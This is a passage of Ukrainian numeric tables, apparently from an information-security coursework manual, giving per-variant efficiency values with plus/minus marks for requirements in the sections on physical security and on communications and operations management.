2.3	76+	71+	32-	21-	59+	18-	39-	41+	71-	69-	36-	62-	88+	28-	48+
3	31+	25-	53-	98-	4+	20-	68+	82-	43-	13-	29-	73-	98+	36+	55+
4	25-	20-	65+	78-	43-	97-	97-	92+	98+	28+	11-	51-	37+	44-	95-
5	47+	99+	6+	43-	8-	20-	16-	52+	65-	53-	8+	1+	40+	82+	24+
6	65-	68-	89+	22-	88-	84-	91-	10+	5-	15-	41+	72-	65+	66+	92+
7	8-	28+	85-	41-	1-	31+	2-	2-	51-	18+	79-	13+	15-	2-	42+
8	19+	4+	10+	5-	41+	59+	29+	97-	98-	76-	41-	64+	88-	10+	80-
9.1	18-	2-	16-	49-	96-	1+	69-	39-	63-	76+	55-	34-	74+	84-	35-
9.2	24+	97-	96+	89-	38-	64-	76+	38+	76-	78-	27+	82+	15-	37-	56-
9.3	34+	24-	61+	86+	7-	90-	19-	97-	36+	60-	26-	19+	40-	9-	66+
9.4	27-	73+	70+	73+	81+	13+	54-	72+	1+	84+	8-	60-	54-	51-	25-
9.5	58+	91-	8-	68-	2-	16+	36+	49-	41-	1-	36-	60-	20+	48-	13-

Закінчення табл. 4.8

1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
10	35-	19-	55+	82+	81-	75+	33+	48+	2-	15-	64+	29+	53-	0+	45+
11.1	38+	35-	55+	51-	44+	35+	80+	93+	34+	9+	24-	16+	4-	7-	66+
11.2	2-	40+	48-	26+	40+	76+	23-	17-	68+	17+	89-	2+	38+	50+	11-
11.3	60+	78+	60+	51+	75+	28-	19-	28-	96-	33-	61+	58-	29+	46-	17-
12	78-	57-	22-	78-	39+	5+	14+	50-	77+	98-	4+	59-	49+	86+	96+
13.1	98-	67+	63-	60-	45-	23-	53-	86-	35+	38-	92-	4+	43+	74+	9+
13.2	97-	8-	49+	41+	61+	25+	23+	49-	20+	96+	20-	11-	37-	30+	7-
13.3	66+	22+	79+	86+	59-	69-	82+	47-	75+	59-	6+	1+	94-	99+	9-
14	6+	83-	91-	62+	14+	30+	4-	51+	91-	32-	12+	52-	97+	96+	85-
15.1	12+	78+	32-	15-	42+	1-	99+	78-	74-	21+	20+	30-	82+	83+	80+
15.2	12+	58-	30-	28+	86+	22-	83-	75-	39+	66-	49-	53+	79+	7-	30+
15.3	32-	36-	55-	46+	86+	17-	63+	67+	85-	86+	88+	89-	92+	51+	72-
16.1	5-	94-	38-	11-	71+	52-	4-	26+	57+	50-	69+	40+	16+	42+	26+
16.2	66+	32+	25-	98-	65-	52+	58+	61-	24+	20-	65+	78-	75-	0+	44+
16.3	58-	70-	90+	14-	92+	15-	17-	3-	36+	46+	98-	62+	27-	29+	60-
17	4+	36-	87-	11-	2-	62-	68-	46+	3-	25+	30+	42-	54+	85-	65+
18	27+	53+	39+	46-	97-	7+	80-	16+	71+	13-	35-	9+	75+	56+	2-
19	18-	52+	19-	28-	19-	13+	97-	66+	4+	49-	10+	85-	26+	88-	13-
20	76+	76+	79-	74-	81+	54+	83+	26-	72+	8+	5-	23+	78-	59+	8+

Таблиця 4.9

Варіанти значень ефективності для розділу 5 "Фізична безпека" (варіанти 1 – 15)

№ вимоги	Варіант														
	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
1.1	90+	32-	61-	61-	89-	99-	22+	29+	11+	59-	62-	56+	21+	10+	77-
1.2	87-	17-	6+	0+	89+	96+	20+	58-	27+	83-	68-	68+	98-	75-	71+
3.1	67+	19+	97-	25+	39+	71-	86+	65-	61-	63-	54-	97+	68-	66-	70+
3.2	45-	63+	29-	99+	27-	82+	85+	72+	0+	45-	39-	48-	69+	53-	89+
3.3	52-	39-	1-	18-	25+	44+	25+	41+	2+	23-	16-	76-	17+	68+	89+
3.4	40+	62-	35-	82+	12-	45+	28+	78+	20-	20+	45-	59-	69+	6-	76-
4.1	2-	25-	21-	96+	96+	96+	47+	91-	52+	20-	92+	47-	96-	84+	5-

Продовження табл. 4.9

1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
4.2	1-	73+	35+	62+	29+	79+	19+	86+	56+	64+	9-	29+	61-	72+	50-
4.3	25+	37-	53-	53+	24-	82+	97-	75+	54-	65+	64-	39-	60+	22+	21+
4.4	45-	54-	96-	63-	11-	43-	35-	95+	41+	62+	71-	37+	11+	62+	72-
4.5	12-	59-	5+	1-	34-	65-	40-	39-	14-	11-	39+	22+	34-	36-	59+
5	12+	38-	38-	36+	82+	50+	95-	83-	63-	93+	30+	43-	40+	91-	53-
6	52-	1-	54-	71+	62+	37-	30+	52-	25+	8-	41+	75-	17+	72+	92+
7	85+	66-	58-	36-	62+	53+	30+	31+	50+	25-	8+	63-	47-	68-	58+
8.1	7+	79-	63+	10-	11+	47+	66+	13+	19-	24-	59+	80+	63-	78-	55+
8.2	81+	76+	9+	10+	44+	98-	9+	16+	13-	24-	17-	96+	60-	95-	25+
9	60+	93+	49+	49+	38-	27+	34-	40+	87+	4+	32+	10+	48-	21-	61+
10	81+	23+	89+	25+	25-	22+	96-	24+	10-	52-	68+	77+	60+	30+	18+
11	21-	4+	85+	62-	89+	70-	79+	45+	35-	29-	79-	75-	92+	75+	58-
12	0+	45-	46+	90-	87+	10+	87+	27+	89-	70-	5-	1+	13-	28-	52-
13	69+	85-	29-	65-	76-	5-	98+	23+	24+	88+	93-	1-	39+	36+	6-
14	84+	46-	58+	33-	58-	41+	50-	53+	31+	13-	63+	30+	97+	90-	9+
15.1	95+	13-	9-	39+	51-	4+	14-	37-	29-	63-	6-	53-	30-	27+	15+
15.2	73-	83+	9+	56+	40-	54-	23+	17-	95+	80-	90-	20-	51+	12+	25-
15.3	84-	65-	87-	10-	71-	21-	46-	10-	99+	10-	69-	14+	6+	36+	20-
15.4	7-	27-	46+	43-	68-	25+	40-	30+	28-	98+	37+	46-	82+	18+	26-
16	72-	85-	54+	80-	31+	33-	31-	73+	59+	75+	79+	72+	5+	70-	22+
17	16+	96-	29-	11-	48-	73-	32+	96+	57+	89+	95-	51+	13+	70+	17-
18.1	72+	81+	4-	36+	41+	13+	28+	24+	86-	67-	94+	70+	29+	2-	45-
18.2	49-	39+	22-	64+	32+	7-	82-	76-	41+	47+	30+	91+	89+	46-	60-
18.3	1-	23+	6-	83+	85+	51+	19-	58+	31+	69+	68-	21+	23-	14+	22-
18.4	76-	11-	37-	71+	59+	37+	60-	24+	65-	33+	1+	9+	7+	42-	54-
18.5	38+	95-	57+	20-	53+	21+	1+	6-	44-	57-	18-	19+	66+	70-	55-
16	49-	18+	65-	61+	76+	26+	44-	32+	70+	84+	34-	71+	65+	34-	88-
17	52-	38-	78+	94-	37-	36+	18+	23+	67-	98-	11-	86-	7+	36+	37-
18	65-	50+	46+	93-	59-	85-	20-	75-	87+	78-	98+	16-	27+	73-	89-
19	55+	62+	18-	67+	7+	20+	49-	52-	76+	13-	77-	94-	52-	90+	94-
20	42+	14+	94+	80-	99+	60+	3-	5+	54-	98-	97-	42-	36+	10-	68-
21	89+	44-	46-	18+	90-	17+	83-	50+	21-	48+	3+	19-	35+	57-	64+
22	34+	7+	54+	52+	25+	4+	85+	54-	32-	15+	17-	33-	80+	54+	19-
23	72+	88+	49-	43+	20-	82-	67-	57-	2+	71-	76+	44+	38-	6-	87+
24	34-	90-	69-	88+	89+	65+	94-	83+	2+	35-	78+	14-	41+	30-	18+
25	4+	9+	35+	96-	33+	28+	54+	87+	50+	55+	54+	85-	83+	44+	6+
26	81-	71-	45+	99+	1+	88+	42+	73-	35+	1-	7+	48+	84+	72+	17-
27.1	55+	78-	39-	99-	55+	28+	19-	66+	3-	13+	6+	52+	83+	19+	45+
27.2	92-	18+	38+	74+	4-	43+	41-	41-	74+	88-	46-	98-	37+	44-	32-

Продовження табл. 4.9

1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
27.3	56-	23-	98+	56-	13-	15+	29+	95+	70+	14+	87-	66-	41+	90+	65+
27.4	99+	38+	49+	93+	29-	54-	27-	29-	81+	66-	88+	83-	63-	4+	16+
27.5	34+	34+	79+	85+	13+	14+	89-	19+	87+	44+	17+	72-	49+	93-	86+
27.6	38+	68-	29+	89+	81-	36+	57+	70-	93-	86+	42+	35-	17+	5+	28-
27.7	26+	89-	34+	99+	73+	35+	17-	62-	19+	97-	20-	51+	71+	72-	94+
27.8	87+	53+	98-	98-	4-	53-	53-	99-	36+	95-	8-	91+	51+	98+	27+
27.9	81-	63+	30+	58+	69-	67+	80+	29-	57-	54+	81+	80-	51+	96-	42+
27.10	79+	42-	95-	11-	14+	37+	60-	94+	59-	92+	11+	37+	30+	48-	13+
28	44-	90+	70+	52-	18+	72-	43-	18-	88-	68-	11+	88-	45+	39-	24+
29	76-	59+	39+	78-	33-	14+	26-	7-	31+	14+	90+	6-	38+	74-	36+
30	7-	71+	55-	54+	1-	48+	73+	3-	51+	15+	74-	46+	38-	13-	88-
31	91-	35+	30+	78+	73+	50-	13-	62-	87+	36+	4+	83+	30-	87+	77-
32.1	54+	21-	97+	19-	93-	8+	85-	65+	6+	31+	20-	99+	49+	95-	32-
32.2	22-	94+	86-	31-	44+	21+	74-	43+	56+	88+	68+	66+	23-	20+	84+
32.3	92-	31+	85-	73+	53+	7+	63-	94+	45+	2-	63-	71+	81-	51-	92-
32.4	21+	84+	16+	48-	14-	63+	15-	92+	2-	52-	56+	42-	47+	62+	29+
33	19+	94+	66-	20-	18-	39+	17+	88-	81+	0+	44-	50+	14-	4-	15-
34	13+	31+	75+	80+	60+	64-	87-	34+	62+	79-	74-	47-	70-	76+	87+
35	29-	36+	26+	71-	32+	87-	37-	67-	92-	44+	21+	12-	7+	83-	95-
36	15+	87+	40-	34-	8-	87+	44+	53-	52-	3-	95+	81+	15+	59-	4+
37.1	40+	90+	3-	32-	34-	55+	1+	99+	53-	67-	33+	51+	12-	11+	64+
37.2	11-	69-	93-	18+	0+	39-	22-	85-	69-	95-	78+	25-	2-	19+	83+
37.3	76-	34-	71-	73+	6+	62-	62+	73-	8-	32-	91-	84-	65+	61-	18+
38	52+	5+	56+	77-	97+	12+	20+	24+	83+	53+	41-	96+	26-	26-	47+
39	81+	6-	77+	32+	9-	75+	97+	58-	92+	54-	12-	61-	44-	41+	56+
40	81-	23+	12+	60+	22+	21+	71-	12-	77+	73+	42+	11-	61-	22-	5+
41	35-	10+	73-	88+	53+	51+	95-	19+	7-	35+	50+	50-	55+	75-	78-
42	93-	36-	91-	67-	81-	70-	82+	58-	60+	12+	80-	71+	2-	42+	2-
43	72-	21+	1-	40-	73-	49+	19+	67-	83-	47-	32-	31-	62+	5-	21-
44	29-	17-	44-	87+	64+	59+	83+	97+	76+	15+	40+	25+	3+	15-	85-
45	96+	67+	88-	17-	56+	15+	89+	9-	25-	25+	83+	61+	87+	99+	93+
46.1	90+	32-	61-	61-	89-	99-	22+	29+	11+	59-	62-	56+	21+	10+	77-
46.2	87-	17-	6+	9+	89+	96+	20+	58-	27+	83-	68-	68+	98-	75-	71+
47	67+	19+	97-	25+	39+	71-	86+	65-	61-	63-	54-	97+	68-	66-	70+

Продовження табл. 4.9

Варіанти значень ефективності для розділу 5 "Фізична безпека" (варіанти 16 – 30)

№ вимоги	Варіант														
	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30
1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
1.1	68-	81-	11-	57-	36-	55+	46-	89-	53+	8+	68-	87-	64+	97-	34-
1.2	74-	17+	96+	59-	36+	9+	6+	56+	70+	78+	90-	48-	53-	4-	10-
3.1	73-	64+	49+	61-	10-	41-	24+	43-	73-	87-	37+	39+	93-	72-	71+
3.2	6+	83-	84+	90-	46+	73-	29+	13-	53+	46+	50-	42+	37+	61-	92+
3.3	12-	1-	74+	70+	81+	25-	86+	30+	0+	20+	61+	19-	68-	63-	48+
3.4	4+	48-	36+	80+	52-	22-	91-	1+	13+	20+	90-	61-	28-	36-	16-
4.1	5+	64+	72-	88-	40-	99+	83-	93+	75+	76-	81+	69-	31+	76+	57-
4.2	83-	65-	41+	6+	39+	58+	68-	67-	63-	28+	99-	13-	56-	99+	21-
4.3	29-	33+	30-	36-	52+	48-	74+	93-	25-	58+	76+	29+	1+	51+	76-
4.4	92-	88-	56+	45-	46-	29+	34-	82+	25+	41+	29+	17-	8+	77-	94-
4.5	52+	14+	19+	2+	39-	22+	19+	24+	43-	74-	71-	29-	68-	38-	80+
5	77+	83+	75+	71+	40+	78-	68+	72+	81+	89+	26-	13+	68-	77-	9+
6	7-	76+	67+	51+	12-	46-	49+	59+	96+	89+	45+	90-	48-	21-	63+
7	39+	80-	37+	80+	60-	9-	29-	34+	31-	10+	31+	47-	69-	93-	11-
8.1	96-	47+	38-	46+	43-	6-	16-	24-	16+	39+	69+	95-	48+	35+	56-
8.2	38+	80+	40+	51-	31-	57+	13-	22+	95+	12-	16+	63-	15-	51+	12-
9	28-	37-	25+	64-	43+	39+	69-	76+	7-	97+	58-	65+	80+	61-	14+
10	25-	16-	12+	13+	54+	60-	94+	50+	22+	41+	36+	2-	86-	0-	11+
11	34-	8-	26+	88-	84+	90-	23-	21-	25+	13+	15+	96+	97+	19+	89+
12	99+	34+	84+	91-	53+	78+	77+	57-	96+	90-	51+	44+	35-	3+	62+
13	29+	18+	80+	81-	94+	29-	19+	78-	73-	92-	27+	35+	17+	20+	40-
14	16-	56-	41+	71-	52+	75-	85-	27-	96+	20-	92+	30-	90+	17-	82+
15.1	95-	19+	3+	9-	32-	1-	44+	93-	87-	9+	29+	95+	16-	9-	89-
15.2	40+	55-	56+	16+	90+	49+	43-	99+	6+	21+	24+	70-	40+	90+	98+
15.3	22+	42-	13+	62-	2+	58-	39+	48-	57-	26+	68-	56+	22-	53+	51+
15.4	22-	14+	11+	23+	55+	25+	93-	67-	99-	64+	58+	55-	52-	28-	34-
16	84-	55-	10-	33+	74+	93+	58-	15-	35-	39-	47+	43+	93+	27+	56+
17	28-	15+	36-	54-	89+	69+	55-	60-	74-	39-	83+	74+	57+	79+	44-
18.1	81-	33+	27+	42-	61-	12-	69+	24-	59+	13-	88-	40-	15-	71-	4+
18.2	73-	22+	29-	45-	73+	20-	78+	90+	41+	33+	4+	88-	84+	83-	40+
18.3	40+	2-	87+	76+	88+	12+	29-	86+	35+	93+	75-	93-	41-	76+	98-
18.4	55+	37-	90+	96-	73-	54+	14+	67+	57+	32+	79-	71-	57+	29-	38-
18.5	15-	76+	43+	43+	4-	44+	46-	46+	67-	21-	90+	60+	27+	69+	47+
16	99+	77-	26-	74-	57+	21-	7-	81+	33-	47+	38-	53+	10-	84-	19+

Продовження табл. 4.9

1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
17	1+	80-	61-	7-	86+	89+	31+	11-	13-	59+	50-	87+	70+	42+	42+
18	86+	97-	25-	32-	68-	19+	25+	71-	19-	52+	23+	83-	20-	3+	34-
19	62+	48-	45+	4+	43+	31+	91+	30+	18-	26-	66-	61+	68+	17+	68-
20	28+	84+	74-	79-	72-	24+	41-	35-	40-	94+	0+	6+	29-	99+	99+
21	7+	16+	6+	33+	37+	78+	15+	54-	68+	24-	78+	41+	24-	44-	79+
22	69-	80-	33+	41+	61+	11+	52+	97+	57-	36-	73-	9-	86-	41+	23+
23	76-	28-	36-	57+	78+	80+	22+	60-	39+	73+	17+	29+	62+	12+	45-
24	71-	66+	83+	28+	11+	2-	55+	47-	74+	5-	2+	91-	64-	24-	37-
25	98-	3-	4+	1-	8-	53+	74-	50+	11-	98-	5-	21-	52+	97+	24-
26	45+	94-	46+	98-	51+	81-	95+	55-	99-	35+	46-	27-	7-	8-	97+
27.1	11-	11-	48+	44+	4+	91+	26-	46-	37-	74-	35+	22-	15-	50+	40-
27.2	15-	79-	65+	55-	65-	84+	58-	56+	33+	17+	54-	3+	97+	40-	63-
27.3	22-	95-	74-	25-	20-	86-	33+	24-	4-	7-	61+	88-	57+	97+	73+
27.4	98-	84+	76-	90-	34+	2+	15+	97+	28+	60+	72-	66+	87-	93+	2-
27.5	22-	99-	30-	46+	62-	44+	50-	83-	35-	89+	37+	88+	94-	4-	8-
27.6	5+	85-	13-	60+	22-	23+	61-	93+	93-	64+	69+	36+	82-	82+	78-
27.7	70+	94-	99-	35+	61-	59+	94-	19+	78+	39+	44+	94-	76+	86+	40-
27.8	84-	96+	76-	49+	50-	9-	67+	72+	81-	45-	25+	7-	20-	60-	82+
27.9	80-	49-	21+	52-	52+	5+	93+	99+	73+	55+	47+	53-	25+	21+	62-
27.10	98+	39+	87-	23-	72-	94+	1-	16+	95+	82+	35+	77-	84-	37-	78+
28	86-	77+	64+	36+	89-	78+	45+	62+	83+	55-	1+	14+	11+	98-	27+
29	79+	10-	93-	74-	5+	16+	88+	74+	89+	35-	47-	9+	89+	86+	53-
30	26+	63-	42+	95-	69-	62+	85-	62+	12+	86+	70+	98-	24+	5-	30+
31	10-	3+	72+	2-	88-	81+	87+	70+	41-	21+	30-	63+	74+	65+	95+
32.1	65+	16+	92-	11-	13+	36-	70+	63-	70-	90-	13-	31+	53+	26+	94+
32.2	29-	81+	26-	70+	69-	51+	19-	61+	4+	94+	91-	6+	13+	85+	27+
32.3	14-	68-	65-	73+	92-	13+	41-	4+	70+	81-	89+	6+	65-	87-	10-
32.4	70+	35-	12+	29+	10-	44-	82+	77+	35+	33+	96-	12+	19+	39+	57-
33	92+	36-	73-	32-	79-	41-	94-	96+	26+	47+	63+	69+	12+	83+	4+
34	21+	52-	78-	54+	4+	52-	30-	6+	87+	96-	78-	16-	26+	10+	19-
35	1+	84-	57-	17-	39+	12-	29-	21+	67-	97+	22+	74-	12+	82-	7-
36	23+	86+	6-	15-	81-	7-	46-	1-	48-	90+	96+	63-	10+	53+	63+
37.1	96-	21-	35+	7+	87-	20-	38+	70+	39-	66-	68-	73-	58-	4-	13+
37.2	69+	23+	20-	70-	74-	32-	47+	67+	69-	38-	73+	86+	7+	24-	1+
37.3	43+	45+	98+	74-	6-	85-	24-	37-	60-	43-	60+	74+	29+	2-	16+
38	44+	45-	8-	92+	83+	49-	9-	81+	37-	77-	46-	50+	97+	34-	4+
39	61+	57-	48-	57+	25-	55-	2-	77-	11+	95+	18-	43-	74-	58-	59+
40	10-	40-	5-	14+	84+	84-	40-	90-	90-	63+	84+	88-	59-	45+	70+
41	17+	20-	16-	96-	38-	79-	7+	28-	30-	73+	64+	51-	98-	1+	21-

Закінчення табл. 4.9

1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
42	62-	64-	75-	23+	62+	17+	5+	68-	79+	20+	42-	17+	8-	57+	62+
43	95-	83+	40+	92-	27-	16+	54-	61-	18+	11-	39+	37+	52+	58+	70-
44	48-	57+	84-	74+	13-	48-	51-	43+	30-	49-	85+	30-	34+	20+	0+
45	44+	16-	48-	25+	80-	34-	20+	61-	39-	96-	81-	78-	26+	52+	11-
46.1	68-	81-	11-	57-	36-	55+	46-	89-	53+	8+	68-	87-	64+	97-	34-
46.2	74-	17+	96+	59-	36+	9+	6+	56+	70+	78+	90-	48-	53-	4-	10-
47	73-	64+	49+	61-	10-	41-	24+	43-	73-	87-	37+	39+	93-	72-	71+

Таблиця 4.10

Варіанти значень ефективності для розділу 6 "Управління комунікаціями та процесами" (варіанти 1 – 15)

№ вимоги	Варіант														
	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
1	88-	9+	40+	76+	46+	43+	45+	71+	7-	48-	21-	60-	46-	63-	20-
2.1	92+	41+	34+	76+	38-	87+	25-	38+	75-	56-	8+	65-	75-	39-	85+
2.2	68+	54+	72+	1-	82+	15+	56-	14-	84-	94-	6+	70+	76-	68-	25-
2.3	85+	51-	18-	17-	61-	24+	33-	60+	74+	27-	4+	31+	47-	62+	1-
2.4	3-	60+	6+	5-	23-	36+	46+	18+	93-	82-	52+	72-	81-	46-	32+
2.5	72+	3+	18-	6+	14-	85-	90+	19-	32-	2-	26-	78+	25-	42+	37+
2.6	9+	10+	47+	69+	25+	60+	67-	83-	4+	4+	94+	43-	97+	82-	75-
3.1	99+	88+	97+	99+	96+	34+	11-	60-	98-	51-	88-	65-	51+	24-	56+
3.2	56+	77+	11+	19-	22+	43-	21-	87-	79+	75+	15+	28-	55-	81+	45-
3.3	59+	78-	82+	52-	81+	15-	35-	84+	4-	23+	94+	18-	76-	97+	57-
3.4	87+	25+	67-	52+	2-	86+	65-	29-	21-	11-	88+	50+	65-	36+	19+
3.5	72+	81-	34-	60+	97+	78-	36+	90+	6-	91+	12-	9-	42-	85-	29-
4	29+	98+	32-	89-	68-	71+	59+	12-	85+	68+	14-	91-	77-	86+	63-
5.1	49-	94+	55-	79-	21+	20-	79+	11+	30+	30-	41+	92+	34+	68+	55+
5.2	17+	59+	1-	58+	54+	68-	41+	69+	91+	34+	28+	74+	82-	22+	21-
5.3	46-	12+	75-	97-	20+	74+	95+	43+	1+	85-	45-	11+	6-	98+	63-
5.4	6+	96-	89-	73-	56-	22-	84+	10+	57-	1-	37+	19-	12+	19-	7-
6.1	62-	62-	57-	65+	39-	46+	20-	92+	21-	19+	5-	21+	23-	68-	11+
6.2	53-	14-	28+	14+	35+	89-	44+	54+	29-	72-	80+	69+	49-	91+	21+
6.3	48-	80+	70+	46+	72-	48+	3-	29+	95-	82+	84+	34+	40-	37-	30+
6.4	36+	73-	5+	85+	93+	23-	56+	56-	97+	76+	2-	24+	92-	81-	60+
7.1	98+	5-	29+	38+	62+	83+	35-	37-	47+	20-	38+	36-	24+	62+	69-

Продовження табл. 4.10

1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
7.2	50+	47-	81+	10+	77-	47+	16-	44+	20+	61+	3-	85+	24-	92-	86+
7.3	12-	64-	88+	35-	62+	5-	64-	82-	50-	85-	43+	51-	1-	39-	46+
8.1	28+	67-	15-	13+	21-	98+	96+	52+	9-	50+	44-	99-	26-	22-	38+
8.2	62+	12+	26+	28+	49-	93-	20-	82+	60+	2-	49+	41-	20-	20+	89+
8.3	22-	91-	37-	72-	36-	70-	31+	65-	77-	36+	89-	4+	60+	44+	35-
8.4	3-	44-	38-	86+	58-	37-	46+	48-	3+	28+	52-	45-	19+	30-	61-
9.1	0+	87+	1+	45-	99-	86+	96-	85+	85-	64-	75+	96-	20-	46+	50+
9.2	97-	84-	74-	33-	74+	36+	57+	3-	54-	8+	36-	62-	54-	89-	73+
10	23+	18+	69+	42-	86-	73+	51+	6+	43-	45+	42+	95-	4-	84+	73+
11.1	64+	77-	2+	30+	73+	42-	40-	56-	69+	57+	26+	77-	45+	84+	33-
11.2	83+	32-	79-	6-	89-	33-	48-	23+	23+	76-	51-	72-	34-	75+	10-
11.3	15+	25+	15-	80+	48+	15-	59-	62-	90-	33-	31-	43-	60+	45+	17+
11.4	65-	27-	10-	24+	49+	20-	71+	57+	28+	3-	31+	80+	93-	89-	29-
11.5	71+	8-	23+	30+	28-	5-	71-	4+	93-	3-	53-	84-	88+	42+	72-
12	35-	13-	71-	76+	0+	86+	74-	50-	3+	31-	22+	10+	12+	49+	32+
13	90+	54-	9-	71-	85-	68+	39-	5+	92+	16-	18+	37+	68-	91-	68-
14	32+	2-	51+	91-	85-	87+	92+	91+	74+	96-	81+	94+	9-	86+	62-
15	88+	38-	43+	12-	70+	7+	13-	56-	47-	81-	24-	8+	11-	95+	73+
16	37-	93-	78+	79-	20-	46-	43-	24+	16+	66-	72+	51-	2+	74-	63+
17	42+	38+	60+	4+	7+	2-	38-	54-	20+	30-	96+	90-	48+	29+	54+
18	47-	2-	45+	89-	34-	58+	74-	11-	67-	69+	64-	87-	73+	16-	43+
19	3-	72-	57+	8+	89+	17-	83+	93+	21-	29-	17-	43-	50-	5-	70+
20	94-	65+	43+	99-	92-	47-	25-	77-	60-	23-	61-	53+	5+	96-	44-
21	9-	76+	33+	24+	42-	68+	66+	5+	92+	33-	76-	23+	73+	35+	19-
22	83-	23-	45+	39-	79-	85-	97-	18-	97-	3+	17-	63+	22+	61-	62-
23	75+	98-	19-	96-	32-	39-	93-	82+	51-	77-	6-	86+	30+	27+	55-
24	86-	92+	41+	84-	66-	50+	78+	70+	81+	63+	19-	9-	43-	58-	91-
25	82-	46-	5-	58+	64-	65+	28+	23-	53-	47+	49+	51-	91-	79-	94-
26	14+	39+	2+	78+	94+	21+	29+	42-	5-	90+	81-	45+	11-	68-	6+
27	74-	5+	85-	79+	26-	44+	40-	86-	71+	13-	68-	25-	24-	45+	14+
28	1-	92-	75-	76+	86+	75+	45-	91-	77-	63+	8+	20-	71-	36-	32-
29	76-	43-	31-	90+	17-	98-	53-	21-	12-	96-	21+	51+	78+	35-	53+
30	42+	21-	77-	88+	66-	54-	15-	45-	78+	34+	51-	36+	15-	78+	6-
31	12-	91+	89-	45-	14+	60-	11-	38-	10+	8+	30+	6-	30-	54+	29+
32	95-	91+	99+	1+	59-	34+	26-	63+	37-	47-	1-	83-	33-	7-	87+
33	66-	30-	87+	12+	74-	30-	50-	13+	63-	63-	72-	46-	32+	8-	29-
34	12+	38-	8+	15-	31+	38-	5+	69-	73-	33-	60-	63-	92+	6-	98-
35	8-	4-	87-	70-	55-	44-	83+	27+	53-	17+	98-	71-	25+	45-	62-
36	64-	31+	51+	32+	72+	20-	65-	77+	26+	96+	96-	56+	61+	91+	24+

Продовження табл. 4.10

1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
37	60+	84-	24-	3+	38+	89-	82+	72-	58+	6-	83+	48+	61-	97+	7-
38	49-	88-	64+	39-	62-	86-	61+	11-	21+	34-	49-	45+	94-	67+	75+
39	61+	2-	21+	80-	59-	69+	67-	25-	80-	85-	93-	18+	63+	31+	76+
40	85+	97-	84+	56-	76+	77-	32-	35+	11+	62-	79-	85-	1+	4-	88+
41	60-	62+	2-	76+	56-	98-	85-	75+	56+	77-	92+	35-	73+	70-	88+
42.1	46-	52-	15+	1-	59-	39-	91-	78+	1-	94+	25+	84+	29-	88-	51-
42.2	87+	2-	70+	13+	26+	26+	74-	80-	36-	62+	74+	95+	51+	51+	60-
42.3	16+	30-	9-	0+	25-	8-	49-	27-	37-	20-	33+	93+	34+	24-	2-
42.4	81+	82-	79-	27-	44+	25+	57+	36-	41-	68+	15+	52-	63-	33-	31-
43	12+	43-	50-	70+	99-	1+	21+	38+	89+	48+	67-	5+	67-	81+	8-
44	11-	19+	38+	62+	84+	7-	12+	23+	97-	34-	79+	74+	46+	42-	80-
45.1	40+	76-	96-	34-	92+	23+	33+	17+	22+	61-	6-	25-	38+	94-	69-
45.2	52+	36+	44-	31-	56+	25-	56+	70+	33-	60+	16-	39+	69-	86-	22+
46.1	37+	47+	38+	98-	93-	61+	30+	24-	46-	99-	67-	97+	49-	50+	78-
46.2	20+	82-	92-	95-	46-	54+	74-	3-	32+	66+	45+	44+	30-	78-	78+
46.3	19+	32-	15-	69-	20-	30-	60+	21+	32+	67+	87-	71+	11-	55+	43+
47.1	99+	3+	79+	95-	45+	7+	82+	64-	22-	62+	29-	39+	25-	85-	2-
47.2	7+	46-	42-	61+	27+	8-	55-	53+	33+	93+	56+	83+	69-	85-	38-
47.3	68+	79-	73-	54+	38-	97+	47-	61-	7+	44+	83+	97+	79-	4-	63+
48	18+	17-	54+	87-	89+	65-	3+	19-	16-	51+	94+	71-	72+	96+	41+
49	67+	38+	67+	13+	84-	25-	20-	44-	77-	32+	90-	38-	97-	70-	85-
50.1	2-	97-	15+	79-	63+	90-	92-	78-	98+	17-	76+	17-	97-	1+	49-
50.2	73-	10+	20+	11+	98-	93+	42-	93+	66-	0-	93+	26+	80-	61-	99-
50.3	70-	82-	23+	44+	70-	2-	69+	71+	29+	32+	35-	49+	19+	59-	32-
50.4	96-	82+	3-	97-	34-	8+	14-	33+	21-	64-	92+	18-	16-	20+	92-
50.5	3-	8-	91+	49+	42+	50-	60+	14+	83+	77+	98+	42-	50-	87+	51+
50.6	87+	32+	68-	49+	51-	8+	87-	63+	39-	67+	46+	92-	72-	10-	95+
51	24+	13+	57+	46-	75-	44+	99+	7-	51+	6-	81-	92+	52-	19+	57-
52.1	29-	59+	94+	54+	67-	49-	10-	85-	12-	10-	89+	68+	47-	4+	6+
52.2	11+	13-	6+	10+	95-	88-	92+	8-	31+	83+	70-	15-	81-	79-	19-
52.3	99+	63+	74+	28-	81-	97+	30+	84+	52+	22+	97-	15+	92+	34+	42+
52.4	75-	22-	94-	11+	10+	78-	22-	48+	12+	81+	12-	19+	90-	46+	8+
52.5	69+	28-	73+	71+	11-	70+	15-	7-	86-	77+	91-	17-	68+	73+	21-
52.6	74+	66+	33-	16+	89+	27+	21-	26+	10-	50+	21-	49+	82-	91-	64-
52.7	79+	46+	35-	58+	54-	95-	83-	48-	9+	62-	23-	99+	42+	85+	11+
52.8	91+	45+	58-	72-	7+	50-	91-	19+	78-	69-	52-	22-	94-	94+	88-
53	23-	73+	40+	78-	70-	35-	97+	37-	53-	84+	14-	86+	92+	57+	38+
54.1	68-	43+	19-	48-	79-	64+	92-	86+	20+	41+	10-	83+	49-	61+	20-

Продовження табл. 4.10

1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
54.2	19-	89+	28+	51-	12+	74+	78-	92+	50+	4+	11+	30-	70-	3+	68+
54.3	84-	5-	61+	92-	15-	89+	17+	53+	34+	84+	85-	72-	18-	43+	83+
55	76+	39+	25+	4-	91-	62+	17-	35+	45-	89-	29+	7-	38+	84+	76+
56	72-	56+	34-	96+	29+	59-	8+	70+	38+	65-	92+	97-	30-	12-	40-
57	94-	9-	90+	81+	47+	83+	39-	18-	90+	40-	40-	29-	23-	10-	91-
58	43-	46-	73-	33+	87+	83-	32+	91-	23-	71-	23+	54+	99-	80-	87-
